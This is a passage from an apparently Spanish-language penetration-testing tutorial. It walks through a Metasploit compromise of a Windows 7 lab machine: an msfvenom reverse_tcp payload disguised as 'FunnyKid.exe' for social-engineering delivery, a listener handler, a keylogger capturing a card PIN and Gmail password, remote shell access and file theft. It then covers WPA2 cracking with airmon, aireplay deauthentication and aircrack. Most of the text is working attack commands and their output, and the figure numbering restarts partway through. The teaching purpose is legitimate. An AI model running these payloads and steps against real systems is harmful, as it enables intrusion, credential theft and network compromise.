


Figura 5.4: Búsqueda de exploits

En la máquina que tenemos marcada como objetivo, al ser una maquina virtual recién instalada, no tenemos ningún programa especial que podamos explotar, así que podemos utilizar algún servicio del propio sistema. Con un nmap veremos que tenemos:




Figura 5.4: Ejecución de nmap

Por lo que vemos, vamos a intentar escalar privilegios a partir del ataque a un servicio. Por lo tanto, cuando hayamos escogido el módulo que nos interesa, le indicaremos su uso con el comando 'use':

```
msf > search service_permissions

Matching Modules
================

   Name                                     Disclosure Date  Rank   Description
   ----                                     ---------------  ----   -----------
   exploit/windows/local/service_permissions  2012-10-15       great  Windows Escalate Service Permissions Local Privilege Escalation


msf > use exploit/windows/local/service_permissions
msf exploit(service_permissions) >
```

Figura 5.5: Asignación del exploit

Cada módulo necesita sus inputs y variables especiales que deberemos introducirle. Para saber qué es lo que hay que introducir, teclearemos el parámetro 'info':

```
msf exploit(service_permissions) > info

       Name: Windows Escalate Service Permissions Local Privilege Escalation
     Module: exploit/windows/local/service_permissions
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2012-10-15

Provided by:
  scriptjunkie

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  AGGRESSIVE  false            no        Exploit as many services as possible (dangerous)
  SESSION     1                yes       The session to run this module on.

Payload information:

Description:
  This module attempts to exploit existing administrative privileges
  to obtain a SYSTEM session. If directly creating a service fails,
  this module will inspect existing services to look for insecure file
  or configuration permissions that may be hijacked. It will then
  attempt to restart the replaced service to run the payload. This
  will result in a new session when this succeeds.
```

Figura 5.6: Información sobre el exploit

Vemos en la descripción que el exploit es muy agresivo, y buscara un inicio de sesión en todos los puertos de servicios abiertos.

Seguidamente podemos ver el surtido de payloads diferentes que contiene cada exploit introduciendo el comando show payloads:

```
msf exploit(service_permissions) > show payloads

Compatible Payloads
===================

   Name                                              Disclosure Date  Rank    Description
   ----                                              ---------------  ----    -----------
   generic/custom                                                     normal  Custom Payload
   generic/debug_trap                                                 normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                             normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                          normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                 normal  Generic x86 Tight Loop
   windows/dllinject/bind_hidden_ipknock_tcp                          normal  Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   windows/dllinject/bind_hidden_tcp                                  normal  Reflective DLL Injection, Hidden Bind TCP Stager
   windows/dllinject/bind_ipv6_tcp                                    normal  Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86
)
   windows/dllinject/bind_ipv6_tcp_uuid                               normal  Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Su
pport (Windows x86)
   windows/dllinject/bind_nonx_tcp                                    normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                         normal  Reflective DLL Injection, Bind TCP Stager (Windows x86)
   windows/dllinject/bind_tcp_rc4                                     normal  Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryp
tion)
   windows/dllinject/bind_tcp_uuid                                    normal  Reflective DLL Injection, Bind TCP Stager with UUID Support
 (Windows x86)
   windows/dllinject/reverse_hop_http                                 normal  Reflective DLL Injection, Reverse Hop HTTP Stager
   windows/dllinject/reverse_http                                     normal  Reflective DLL Injection, Windows Reverse HTTP Stager (wini
net)
   windows/dllinject/reverse_http_proxy_pstore                        normal  Reflective DLL Injection, Reverse HTTP Stager Proxy
   windows/dllinject/reverse_ipv6_tcp                                 normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp                                 normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7
)
   windows/dllinject/reverse_ord_tcp                                  normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX
 or Win7)
   windows/dllinject/reverse_tcp                                      normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                             normal  Reflective DLL Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                                  normal  Reflective DLL Injection, Reverse TCP Stager (DNS)
   windows/dllinject/reverse_tcp_rc4                                  normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Enc
ryption)
   windows/dllinject/reverse_tcp_rc4_dns                              normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Enc
ryption DNS)
   windows/dllinject/reverse_tcp_uuid                                 normal  Reflective DLL Injection, Reverse TCP Stager with UUID Supp
```

Figura 5.7: Muestra de payloads del exploit

Finalmente usaremos el comando 'exploit' o 'run' para ejecutar el exploit. En este caso no ha dado resultado, por lo que hay que seguir probando exploits.

Después de varios intentos de explotación, sin resultados, se va a crear un payload el cual se inyectara a la victima mediante cualquier técnica ya descrita (por ejemplo de ingeniería social).

Para ello utilizaremos la consola msfvenom. Esta consola de metasploit framework se encarga de generar shellcodes y ofuscar el código si se es preciso. Recientemente se han substituido las consolas msfpayload y msdencode por msfvenom. Con el comando 'help' veremos lo que podemos hacer con ella.




Figura 5.8: Comandos msfvenom

Ahora vamos a crear un payload. Buscamos un reverse_tcp, es decir, una conexión desde la maquina víctima a la nuestra con la que podamos tener acceso al sistema. Viendo los atributos de msfvenom, podemos hacer:

```
root@Kali-2-VM:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp  LHOST=192.168.204.131
 -f exe -o FunnyKid.exe
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
Saved as: FunnyKid.exe
root@Kali-2-VM:~#
```

Figura 5.9: Paso de parámetros a msfvenom

Especificamos el payload, la plataforma (S.O.), la arquitectura (que en nuestro caso es un Windows de 64 bits (x64) pero en arquitectura de 32 bits (x86) funcionará de todas formas), el formato .exe, el nombre y la IP nuestra (LHOST). Aquí tenemos el payload listo para enviárselo a la víctima, al que le hemos llamado 'FunnyKid.exe'

Por otro lado suponemos que la victima ha ejecutado el payload en su máquina:

Figura 5.10: Archivo infectado con el payload

Ahora toca volver a la 'msfconsole'. Hay que indicarle el módulo y payload que hemos creado para ponerlo a la escucha, a la espera de que la victima ejecute el archivo que acabamos de crear. Le indicaremos el payload, la IP, etc. y lo arrancaremos con el comando 'exploit'.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.204.131
LHOST => 192.168.204.131
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.204.131:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.204.129
[*] Meterpreter session 1 opened (192.168.204.131:4444 -> 192.168.204.129:49173) at 2016-05-22 19:09:32 +0200

meterpreter >
```

Figura 5.11: Uso del exploit, paso de parámetros, ejecución de éste y éxito de sesión de meterpreter.

Como vemos se ha establecido una sesión de meterpreter, es decir, estamos conectados a la máquina de la víctima, la explotación ha tenido éxito.

Ahora toca pensar en qué hacer. Meterpreter tiene un amplio abanico de comandos para ejecutar diversas acciones de lo más útiles. Comando 'help' y las veremos:

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for 'load'
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
```

Figura 5.12: Comandos meterpreter

Podemos ver información de la máquina para empezar:

```
meterpreter > sysinfo
Computer        : WIN-7HRQ0BHN65S
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : es_ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

Figura 5.13: Obtención de información del sistema infectado

Otro ejemplo muy útil es instalar un keylogger para averiguar todo lo que teclea el usuario. Para ello abra que migrar la sesión de meterpreter al explorer.exe, dado que es el proceso que controla la entrada por teclado. Para ello, buscamos el nombre del proceso, e introducimos el comando 'migrate':

```
meterpreter > ps


Process list
============

 PID   Name               Arch  Session  User                    Path
 ---   ----               ----  -------  ----                    ----
 0     [System Process]
 4     System
 260   smss.exe
 276   spoolsv.exe
 324   svchost.exe
 360   csrss.exe
 412   csrss.exe
 420   wininit.exe
 456   winlogon.exe
 516   services.exe
 524   lsass.exe
 532   lsm.exe
 628   svchost.exe
 704   svchost.exe
 792   svchost.exe
 828   svchost.exe
 856   svchost.exe
 884   Meterpreter.exe    x86   1        WIN-7HRQ0BHN65S\Raziel  C:\Users\Raziel\Desktop\Meterpreter.exe
 892   svchost.exe
 912   FunnyKid.exe       x86   1        WIN-7HRQ0BHN65S\Raziel  C:\Users\Raziel\Desktop\FunnyKid.exe
 992   svchost.exe
 1044  svchost.exe
 1232  dllhost.exe
 1244  vmtoolsd.exe
 1396  taskhost.exe       x64   1        WIN-7HRQ0BHN65S\Raziel  C:\Windows\System32\taskhost.exe
 1512  dwm.exe            x64   1        WIN-7HRQ0BHN65S\Raziel  C:\Windows\System32\dwm.exe
 1532  explorer.exe       x64   1        WIN-7HRQ0BHN65S\Raziel  C:\Windows\explorer.exe
 1740  msdtc.exe
 1912  TPAutoConnect.exe  x64   1        WIN-7HRQ0BHN65S\Raziel  C:\Program Files\VMware\VMware Tools\TPAutoCo
nnect.exe
 1916  TPAutoConnSvc.exe
 1928  conhost.exe        x64   1        WIN-7HRQ0BHN65S\Raziel  C:\Windows\System32\conhost.exe
 2028  svchost.exe
 2256  vmtoolsd.exe       x64   1        WIN-7HRQ0BHN65S\Raziel  C:\Program Files\VMware\VMware Tools\vmtoolsd
.exe
 2456  SearchIndexer.exe
 2600  wmpnetwk.exe
 2636  svchost.exe
 2780  sppsvc.exe
 2792  svchost.exe
 2932  cmd.exe            x64   1        WIN-7HRQ0BHN65S\Raziel  C:\Windows\System32\cmd.exe
 2996  conhost.exe        x64   1        WIN-7HRQ0BHN65S\Raziel  C:\Windows\System32\conhost.exe


meterpreter > migrate 1532
[*] Migrating from 912 to 1532...
[*] Migration completed successfully.
meterpreter >
```

Figura 5.14: Migración del proceso a explorer.exe

Meterpreter ya tiene su keylogger para nuestra comodidad. Podemos hacer:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> numero de s <Back> la targ <Back> je <Back> pin de la terja <Back> eta de credito  <N1>  <N4>  <Back>
 <Back>  <N1>  <N2>  <N3>  <N4>  <Return> numero de sl <Back>  <Back> la seguridad social  <N1>  <N2>  <N4>  <
N5>  <N4>  <N8>  <Decimal>  <Decimal>  <Decimal>  <Decimal>  <Decimal>  <Return> Contrase'a de gmail> JOsel234
meterpreter >
```

Figura 5.15: Ejecución del keylogger

El primer comando es para iniciar el proceso, el segundo es para volcar el buffer de entradas por teclado. Vemos que no es muy legible (aunque sí que se distinguen algunos aspectos como una contraseña, pin de tarjeta, etc.) Podemos hacer una captura de pantalla directamente para ver qué está sucediendo:




Figura 5.16: Screenshot remoto del PC infectado

Podemos abrir una shell si nos gusta más para poder navegar por los directorios:

```
meterpreter > shell
Process 2616 created.
Channel 3 created.
Microsoft Windows [Versi?n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\[redacted]\Desktop>
```

Figura 5.17: Ejecución de una Shell remota

O descargar archivos directamente de los directorios:

```
meterpreter > ls
Listing: C:\Users\[redacted]\Desktop
================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2016-05-22 19:53:41 +0200  DocumentosPersonales
100777/rwxrwxrwx  73802  fil   2016-05-22 19:05:09 +0200  FunnyKid.exe
100777/rwxrwxrwx  73802  fil   2016-05-22 18:49:00 +0200  Meterpreter.exe
100666/rw-rw-rw-  282    fil   2016-05-19 10:48:33 +0200  desktop.ini

meterpreter > download DocumentosPersonales
[*] downloading: DocumentosPersonales\carta confidencial.txt -> DocumentosPersonales/carta confidencial.txt
[*] download   : DocumentosPersonales\carta confidencial.txt -> DocumentosPersonales/carta confidencial.txt
meterpreter >
```

Figura 5.18: Descarga de archivos remotos

Con el comando 'upload archivo.exe' podríamos subir un backdoor para mantener el acceso al sistema. Como vemos las posibilidades son casi infinitas y metasploit es una herramienta increíblemente poderosa.

5. Seguridad en redes

En este apartado se llevarán a cabo algunas de pruebas de concepto relacionadas con la seguridad en redes. Se podrían hacer una infinidad de demostraciones en muchísimos escenarios diferentes. Algunas pueden ser las siguientes.

5.1 Cracking de WPA2 con diccionario por fuerza bruta, con la suite air

Una prueba muy llamativa e interesante es el hecho de obtener una contraseña de una red wifi con la protección más fuerte utilizada comúnmente a día de hoy, la WPA2. El escenario es el de una máquina con Kali 2.0 instalado, situada en el perímetro de una red con diversos aparatos conectados. Para ello se intentará capturar un handshake de una máquina adherida a la red y su correspondiente punto de acceso. Luego se craqueará con un diccionario para obtener la contraseña. Las direcciones MAC se han semi-ocultado por razones de seguridad.

Para realizar este proceso, primero deberemos poner nuestra tarjeta de red en modo promiscuo. Esto hará que la tarjeta haga de sniffer de todos los paquetes que circulan alrededor suyo para su posterior análisis. Utilizaremos 'airmon-ng start <interfaz>'. La interfaz es fácilmente extraíble mediante un 'ifconfig'. Es posible que al intentar hacerlo, airmon-ng nos diga que existen procesos que pueden provocar errores. Es por ello que previamente deberemos identificarlos y cancelarlos con el comando 'kill <PID>', como se muestra en la siguiente imagen:

```
root@kali:~# airmon-ng start wlan0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  800 NetworkManager
  907 wpa_supplicant
  937 dhclient
 1119 avahi-daemon
 1120 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Centrino Wireless-N 135 (rev c4)

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...

WARNING: unable to start monitor mode, please run "airmon-ng check kill"
root@kali:~# kill 800
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  907 wpa_supplicant
 1119 avahi-daemon
 1120 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Centrino Wireless-N 135 (rev c4)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#
```

Figura 5.1: Uso de airmon-ng

Una vez hecho esto, verificaremos nuevamente el nombre de la interfaz, lo necesitaremos luego. Veremos que ha cambiado de nombre. Después podremos ejecutar 'airodump-ng <interfazModoPromiscuo>' para empezar a capturar todo el trafico de red.

```
root@kali:~# ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:960 (960.0 B)  TX bytes:960 (960.0 B)

wlan0mon  Link encap:UNSPEC  HWaddr 0C-D2-92-2E
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:156 errors:0 dropped:156 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25927 (25.3 KiB)  TX bytes:0 (0.0 B)

root@kali:~# airodump-ng wlan0mon
```

Figura 5.2: Uso de airodump-ng

Si ejecutamos ese último comando, veremos que probablemente hay muchas redes, con diversas configuraciones y cifrados. Nosotros buscamos el craqueo de una red llamada CA_ que corre por el canal 1. Además nos interesa guardar todos los datos (incluido el futuro handshake) que vaya capturando. Por ello, especificaremos un poco más los parámetros de airodump-ng:

```
root@kali:~# airodump-ng -c 1 -w guardadoDeDatos.cap wlan0mon
```

Figura 5.3: Paso de parámetros a airodump-ng

El resultado de este comando es el *sniffing* particular de las redes que van por el canal 1.

```
CH  1 ][ Elapsed: 2 mins ][ 2016-05-24 15:19

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F8:0F:D9:          -60   1     1692     1486   13   1  54e  WPA2 CCMP   PSK  CA_
88:03:55:          -82 100     1576      149    3   1  54e  WPA  CCMP   PSK  Vodafone8E3

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F8:0F:D9:          80:4E:81:          -1    0e- 0      0       110
F8:0F:D9:          68:3E:34:          -1    0e- 0      0       144
F8:0F:D9:          E8:61:7E:          -1    0e- 0      0       143
F8:0F:D9:          6C:AD:F8:          -1    0e- 0      0       134
F8:0F:D9:          24:0A:11:          -1    0e- 0      0       136
F8:0F:D9:          00:E3:B2:          -1    0e- 0      0       140
F8:0F:D9:          7C:C7:09:         -26    0e- 0e     0      1253  CA_
F8:0F:D9:          20:16:D8:         -31    0e- 0e     0        49
F8:0F:D9:          4C:74:03:         -63    0e- 6      0       115
F8:0F:D9:          E0:CE:C3:         -67    0 - 0e     0        13
88:03:55:          50:7A:55:          -1    1e- 0      0         1
(not associated)   A4:77:33:         -79    0 - 1      0        10  WLAN_B0DD
```

Figura 5.4: Resultados de airodump

Deberíamos dejar el proceso en una terminal aparte para que vaya procesando paquetes. Si nos fijamos, la red CA_ tiene múltiples direcciones MAC asociadas. Esto significa que esa red tiene muchas maquinas conectadas en ese momento, por lo que escogeremos una de ellas para el siguiente proceso.

En una terminal nueva vamos a realizar el proceso de captura de hanshake. Como este protocolo se ejecuta cuando se empieza la conexión entre dos dispositivos, y en este momento todos están conectados, haremos una especie de pequeño ataque DoS para provocar la reautentificación y así poder capturar el handshake desde el airodump que tenemos en

segundo plano. Para ello especificaremos la MAC de la red objetivo, junto con la MAC del aparato que vamos a desconectar. Esto lo haremos con aireplay-ng, el -0 para decir que queremos una desconexión, la interfaz en modo promiscuo y la cantidad de paquetes:




Figura 5.5: Ejecución de aireplay-ng y captura de handshake

Como vemos, en la ventana que hemos dejado activa con airodump-ng, ha aparecido el handshake capturado. Ya está la mitad del trabajo hecho. Ahora viene la parte donde hay que tener un poco de suerte y sobretodo paciencia.

Dado que hemos guardado todo lo *dumpeado* en un archivo .cap, lo abriremos con aircrack-ng y un diccionario con miles de posibles palabras para intentar adivinar la contraseña que esconde el handshake. Para ello especificaremos el diccionario con –w y el archivo .cap.

Después de indicarle la red que queremos atacar que guarda el archivo, trabajará por fuerza bruta y si existe la contraseña en el diccionario nos la mostrará.

